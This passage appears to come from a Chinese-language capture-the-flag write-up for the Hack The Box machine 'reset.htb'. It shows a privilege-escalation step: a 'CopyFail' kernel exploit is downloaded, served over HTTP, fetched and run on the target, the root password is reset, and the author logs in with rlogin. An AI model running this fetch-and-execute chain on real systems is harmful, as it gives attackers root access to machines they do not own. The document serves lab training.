
反弹Shell成功!!
权限提升
CopyFail漏洞利用
进入系统后。查看系统发行版种类和Linux Kernel版本号:
uname -a
cat /etc/os-release

发现当前系统为Ubuntu 22.04.5 LTS,内核版本为5.15.0-140-generic,符合CopyFail漏洞的利用要求。
直接下载EXP,通过SimpleHTTPServer传输到靶机上执行:
# On local machine
wget https://copy.fail/exp -O copyfail.py
python -m http.server 80
# On target machine
wget http://10.10.16.172/copyfail.py -O /tmp/copyfail.py
chmod +x /tmp/copyfail.py
python3 /tmp/copyfail.py
passwd root

成功重置root密码!直接使用rlogin登录:
rlogin root@reset.htb

提权成功!!!!